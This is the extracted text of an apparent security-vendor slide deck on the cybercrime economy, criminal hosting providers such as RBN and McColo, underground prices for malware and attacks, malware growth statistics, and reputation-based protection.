
Malware is getting increasingly dangerous and harder to detect.

Economic structure of Cybercriminals




Criminal ISP's providing services for cybercriminals

Russian Business Network & McColo



“Unlike many ISPs that host predominately legitimate items, RBN is entirely illegal.

VeriSign iDefense research identified phishing, malicious code, botnet command-and-control (C&C), and denial of service (DoS) attacks on **every single server** owned and operated by RBN.”



McColo was an Internet service provider providing service to malware and botnet operators.

McColo customers were responsible for a substantial proportion of all email spam then flowing and subsequent reports claim a **two-thirds** or greater reduction in **global spam volume**


Customized malware is cheap

Pay-out for each unique adware installation	30 cents in the United States, 20 cents in Canada, 10 cents in the UK, 2 cents elsewhere
Malware package, basic version	\$1,000 – \$2,000
Malware package with add-on services	Varying prices starting at \$20
Exploit kit rental – 1 hour	\$0.99 to \$1
Exploit kit rental – 2.5 hours	\$1.60 to \$2
Exploit kit rental – 5 hours	\$4, may vary
Undetected copy of a certain information-stealing Trojan	\$80, may vary
Distributed Denial of Service attack	\$100 per day
10,000 compromised PCs	\$1,000
Stolen bank account credentials	Varying prices starting at \$50
1 million freshly-harvested emails (unverified)	\$8 up, depending on quality




Increase in unique malware samples

AV-Test.org's Sample Collection Growth



Data source: AV-Test.Org, June 2008

Simple tools are crashing huge organizations




- eBay, 1999
- Yahoo, 2000
- CNN, 2000
- Microsoft, 2002
- Alabama Power Plant, 2006
- DNS root servers, 2002, 2007
- Swedish Police, 2007
- Estonian Government, 2007
- Finnish National Radio, 2007
- Eniro Finland and Sweden, 2007
- CERT-FI, 2007
- Google, YouTube, 2008

Security Challenge: Dramatic Increase in Number of customized Malware Samples

- If the volume of threats continues to increase at the current rate, 233,000,000 will be the number of unique threats that emerge in 2015 alone. Endpoint systems will need to be aware of over **26,598 new threats per hour** in order to be effectively protected.

A CHANGE OF OUR THREAT HANDLING INFRASTRUCTURE IS REQUIRED!




Crimeware ...last 3 days

TrendWatch

 LAUNCH

YOUR THREAT RESOURCE CENTER



Forget the heavy fingerprints and inaccurate heuristics

...it's the reputation: Powered by Smart Protection Network

Processes over 50 million URL's per day

Over 1.2 terabytes of new data per day

More than 1500 security researchers

Receives over 5 billion requests per day

Operates 24/7 in 10 datacenters

Web and E-mail Reputation sample

Provided by Trend Micro Smart Protection Network

The image displays three overlapping window screenshots from the Trend Micro Smart Protection Network, showing search results for different websites. Blue arrows indicate a flow from the first two windows to the third.

Web Search Results: www.pyhajarve.com

Website	www.pyhajarve.com
Category	Travel
Reputation	This web site is known to Trend Micro to be non-malicious.

Web Search Results: www.streamlike.com

Website	www.streamlike.com
Category	Computers / Internet
Reputation	This web site is known to Trend Micro to be non-malicious.

Email Search Results: mail.online.ee

IP Address:	194.126.101.114
Category:	Not Listed
Rating:	🟢 (Moderately Good)
Volume:	2 RM (~150K)
	⚠️ (Declining)

www.pyhajarve.com

mail.online.ee

www.streamlike.com

In real time!

Provided by Trend Micro Smart Protection Network

- [What's the current cybercrime situation](#)
- [Which ISP's are hosting the most amount of spam and botnets](#)
- [What are the TOP 10 threats?](#)
- [Which countries are sending the most of spam?](#)



Plan a your requirements well



...and remember that the cheapest is not necessarily the best!

